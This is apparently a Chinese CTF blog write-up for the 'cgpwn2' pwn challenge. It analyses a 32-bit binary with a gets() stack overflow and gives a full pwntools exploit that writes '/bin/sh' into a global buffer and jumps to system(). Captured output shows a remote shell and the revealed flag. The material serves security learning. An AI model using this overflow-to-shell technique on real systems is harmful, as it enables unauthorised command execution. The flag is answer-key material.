cgpwn2---writeup

原创

ATFWUS 于 2020-03-01 10:58:36 发布 217 收藏
分类专栏： CTF-PWN # 攻防世界-pwn -- WriteUp 文章标签： CTF PWN ROP 栈溢出 攻防世界

CTF-PWN 同时被 2 个专栏收录
33 篇文章 5 订阅
订阅专栏

攻防世界-pwn -- WriteUp
15 篇文章 0 订阅
订阅专栏

文件下载地址：

链接：https://pan.baidu.com/s/1MjaJM7ThNQewglkpFKl3cg
提取码：v4l7

0x01.分析

checksec：

```
root@at-ubuntu:/home/atfwus/rop# checksec cgpwn2
[*] '/home/atfwus/rop/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@at-ubuntu:/home/atfwus/rop#
```

32位程序，仅开启NX。

查看源码：


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  hello();
  puts("thank you");
  return 0;
}
```




```
char *hello()
{
  char *v0; // eax
  signed int v1; // ebx
  unsigned int v2; // ecx
  char *v3; // eax
  char s; // [esp+12h] [ebp-26h]
  int v6; // [esp+14h] [ebp-24h]

  v0 = &s;
  v1 = 30;
  if ( (unsigned int)&s & 2 )
  {
    *(_WORD *)&s = 0;
    v0 = (char *)&v6;
    v1 = 28;
  }
  v2 = 0;
  do
  {
    *(_DWORD *)&v0[v2] = 0;
    v2 += 4;
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2];
  if ( v1 & 2 )
  {
    *(_WORD *)v3 = 0;
    v3 += 2;
  }
  if ( v1 & 1 )
    *v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
}
```


大概理清一下流程，首先会输出字符串，然后要求输入一个字符串，放到name里面，然后返回的时候，再此要求出入字符串，然后再输出一句话后程序结束。

发现高危函数：gets。继续寻找，是否存在system调用。



果然存在，找到地址：



system的地址为：**0x08048420**

不过仔细查看一下system的具体调用，发现：

```
1 int pwn()
2 {
3   return system("echo hehehe");
4 }
```

没有/bin/sh，所以我们要替换这个字符串，回到hello（）函数，继续观察一些变量：

```
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2];
  if ( v1 & 2 )
  {
    *(_WORD *)v3 = 0;
    v3 += 2;
  }
  if ( v1 & 1 )
    *v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
}
```


发现将我们的输入写入name变量，前面没有，所以一定是个全局变量，查看详情：

```
.bss:0804A060                   align 20h
.bss:0804A080                   public name
.bss:0804A080 ; char name[52]
.bss:0804A080 name              db 34h dup(?)           ; DA
.bss:0804A080 _bss              ends
.bss:0804A080
.prgend:0804A0B4 ; ===========================================
.prgend:0804A0B4
.prgend:0804A0B4 ; Segment type: Zero-length
.prgend:0804A0B4 _prgend        segment byte public '' us
.prgend:0804A0B4 _end           label byte
.prgend:0804A0B4  prgend        ends
```



发现是位于bss段，于是顿时有了思路：

第一次输入先把/bin/sh写入name里面，第二次输入再利用溢出，跳转到system处，将name作为参数，得到shell。

确定一下溢出量：（第二次输入才开始确定偏移量）

0x02.exp

```
##!/usr/bin/env python
from pwn import*

#r=process('./cgpwn2')
r=remote("111.198.29.45",32269)

system_adr=0x08048420
name_adr=0x0804A080

payload=42*'A'+p32(system_adr)+p32(0x0)+p32(name_adr)

r.recvuntil("please tell me your name")
r.sendline("/bin/sh")
r.recvuntil("hello,you can leave some message here:")
r.sendline(payload)
r.interactive()
```


root@at-ubuntu:/home/atfwus/rop# python expcgpwn2.py
[+] Opening connection to 111.198.29.45 on port 32269: Done
[*] Switching to interactive mode
$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ cat flag
cyberpeace{cc5077b45d3a8fadbf083d219d227518}
$
https://blog.csdn.net/ATFWUS